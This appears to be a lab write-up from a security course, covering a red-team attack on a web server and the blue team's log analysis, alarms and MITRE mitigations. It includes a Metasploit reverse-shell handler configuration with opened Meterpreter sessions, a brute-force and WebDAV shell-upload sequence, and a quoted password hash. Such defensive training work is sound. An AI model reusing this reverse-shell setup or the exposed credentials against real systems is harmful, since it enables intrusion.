
```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:55644) at 2021-08-12 16:50:50 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:55646) at 2021-08-12 16:50:50 -0700

meterpreter >
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- On August 7th, 2021 @ approximately 16:21:50 hours a potential port scan was detected.
- IP address: 192.168.1.90 sent approximately 2.3MB of data to the web server.
- The web server, defined as: 192.168.1.105, sent approximately 2.2MB of data in response .
- A total count of 4.5MB of data were exchanged during the scan.
- The indication that this is a port/service scan is the increased network activity and duplicate IP addresses making random port requests.



32,217 hits

Aug 7, 2021 @ 15:00:00.000 - Aug 7, 2021 @ 16:30:00.000 — Auto


Time	source.ip	destination.ip	destination.port
Aug 7, 2021 @ 16:21:50.025	192.168.1.90	192.168.1.105	21
Aug 7, 2021 @ 16:21:50.025	192.168.1.90	192.168.1.105	445
Aug 7, 2021 @ 16:21:50.025	192.168.1.90	192.168.1.105	1723
Aug 7, 2021 @ 16:21:50.025	192.168.1.90	192.168.1.105	23
			199
			1025
			25
			22

Network Traffic Between Hosts [Packetbeat Flows] ECS


Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.105	2.3MB	2.2MB

Analysis: Finding the Request for the Hidden Directory

- On August 7th, 2021 @ 17:58:02 hours, we can see the actor successfully authenticated to the “/secret_folder/” directory.
- It appears the actor accessed the “connect_to_corp_server” file, which holds sensitive company information about authenticating to the server’s “/webdav/” extension.




	Time ⌃	source.ip ⌃	destination.ip	url.full	http.response.status_code
›	Aug 7, 2021 @ 17:58:02.056	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/	200
›	Aug 7, 2021 @ 17:58:02.245	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/	200
›	Aug 7, 2021 @ 18:06:06.763	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/	200
›	Aug 7, 2021 @ 18:06:06.950	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/	200
›	Aug 7, 2021 @ 18:06:13.631	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	200



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack

- On August 7th, 2021 @ 17:50:56 hours, there were approximately 16,736 total authentication attempts to the hidden directory, 16,724 of these requests returned a 401 status code.
- The time frame for these authentication attempts last approximately 8 minutes.
- All 16,736 requests came from a unique IP address.
- All these factors added together is indicative of a bruteforce attack.


D
Dashboard / Project Dashboard
Full screen
Share
Clone
Edit
Search
source.ip: 192.168.1.90 ×
destination.ip: 192.168.1.105 ×
url.full: http://192.168.1.105/company_folders/secret_folder ×
HTTP status codes for the top queries [Packetbeat] ECS
● 401
● 301
GET /company_folders/secret_folder: HTTP Query

HTTP status codes for the top queries [Packetbeat] ECS

HTTP Query	Count	HTTP Status Code	Count
GET /company_folders/ secret_folder	16,736	401	16,724
GET /company_folders/ secret_folder	16,736	301	4

16,736 hits


Aug 7, 2021 @ 15:00:00.000 - Aug 7, 2021 @ 19:00:00.000 — Auto

Count
15000
10000
5000
0
15:00
15:30
16:00
16:30
17:00
17:30
18:00
18:30
@timestamp per 5 minutes

Time	source.ip	destination.ip	http.request.method	http.response.status_code	url.full
Aug 7, 2021 @ 17:50:56.033	192.168.1.90	192.168.1.105	get	401	http://192.168.1.105/company_folders/secret_folder

Analysis: Finding the WebDAV Connection


- We can see that there were a total of 28 requests made to the “/webdav/” extension.
- 8 requests were made to the passwd.dav file.
- 16 requests were made to the shell.php file.



28 hits

Aug 7, 2021 @ 15:00:00.000 - Aug 7, 2021 @ 19:00:00.000 — Auto

Time	source.ip	destination.ip	url.full	http.response.status_code
Aug 7, 2021 @ 18:10:36.102	192.168.1.90	192.168.1.105	http://192.168.1.105/webdav/	200



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/webdav/passwd.dav	8
http://192.168.1.105/webdav/	4

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an alarm to trigger when:

- Connection requests occur against multiple ports.
- Multiple requests in a specific time span.
- These requests originate from a unique IP address.

A reasonable threshold to set:

- Per IP address
  - Port connection requests >= 10 count
  - Time span =< 60 seconds

System Hardening

- Use of IDS/IPS to prevent or stop active scans (*M1031*/*T1071*)
  - This will prevent network and system scans from unknown sources.
- Close all unnecessary ports and services (*M1042*/*T1046*)
  - This will narrow the detected system's attack surface.
- Configure network segmentation to protect services and devices (*M1030*/*T1482*)
  - This will prevent lateral movement to other system resources.

Mitigation techniques are referenced from *attack.mitre.org* *using the displayed: M value/T value*

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm to trigger when:

- An untrusted IP address accesses a restricted area.
- An untrusted device accesses a restricted area.

Reasonable threshold for untrusted devices/IP:

- Per device/IP
  - Authentication >= 1 count

System Hardening

- Require Multi Factor Authentication for all logins (*M1032*/*T1556*)
  - This would prevent authentication if a username and password pair are found.
- Enforce a strong password policy (*M1027*/*T1552*)
  - This will make password guessing and hash cracking more difficult.
- Audit technical controls, policy, and user training methods (*M1027*/*T1555*)
  - This will educate employees on proper interactions with company resources.

Mitigation techniques are referenced from *attack.mitre.org* *using the displayed: M value/T value*

Mitigation: Preventing Brute Force Attacks

Alarm

Set an alarm to trigger when:

- Threshold for HTTP status code 401 are exceeded.
- Threshold for failed authentication attempts are exceeded.

A reasonable threshold for excessive HTTP status codes:

- Status codes >= 600 count
  - Time span =< 60 minutes

A reasonable threshold for failed authentication attempts:

- Per user
  - Failed auth. >= 10 count
  - Time span =< 60 seconds

System Hardening

- Lockout account after a number of failed authentications (*M1036*/*T1110*)
  - This would disable the account until an investigation can occur.
- Reset account after bruteforce attempts have been detected (*M1018*/*T1110*)
  - This would disable future attempts to authenticate using identified credentials.

Mitigation techniques are referenced from *attack.mitre.org* using the displayed: M value/T value

Mitigation: Detecting the WebDAV Connection

Alarm

Set an alarm to trigger when:

- An untrusted IP address accesses a restricted area.
- An untrusted device fingerprint accesses a restricted area.

A reasonable threshold for untrusted devices/IP:

- Per device/IP
  - Authentication >= 1 count

System Hardening

- Require Multi Factor Authentication for all logins (*M1032*/*T1556*)
  - This would prevent authentication if a username and password pair are found.
- Enforce a strong password policy (*M1027*/*T1552*)
  - This will make password guessing and hash cracking more difficult.
- Audit technical controls, policy, and user training methods (*M1027*/*T1555*)
  - This will educate employees on proper interactions with company resources.

Mitigation techniques are referenced from *attack.mitre.org* *using the displayed: M value/T value*

Mitigation: Identifying Reverse Shell Uploads

Alarm

Set an alert to trigger when:

- A suspicious file type is uploaded.

A reasonable threshold for detecting suspicious file types:

- Per file
  - File type != Whitelist index

System Hardening

- Use of Anti-Virus and Anti-Malware (*M1049*/*T1059*)
  - This will isolate a malicious file on the system and prevent code execution.
- Use of Code Signing (*M1045*/*T1059*)
  - This will only permit the execution of signed scripts.

Mitigation techniques are referenced from *attack.mitre.org* *using the displayed: M value/T value*

SUMMARY

Red Team

- Scanned the virtual network, identifying a vulnerable system with open ports.
- Conducted Active Reconnaissance, finding sensitive information about hidden directories and server extensions.
- Bruteforced Authentication into a restricted directory.
- Cracked a password hash that allowed authentication into a file sharing extension.
- Created, Uploaded, and Executed a malicious payload to establish a reverse shell.

Blue Team

- Identified the port scan and associated IP source.
- Identified the authentication into restricted directories and server extensions.
- Identified the Bruteforce attempts.
- Identified a malicious file uploaded to the Webdav extension.
- Provided mitigation strategies from the *MITRE ATT&CK® matrix.*

The End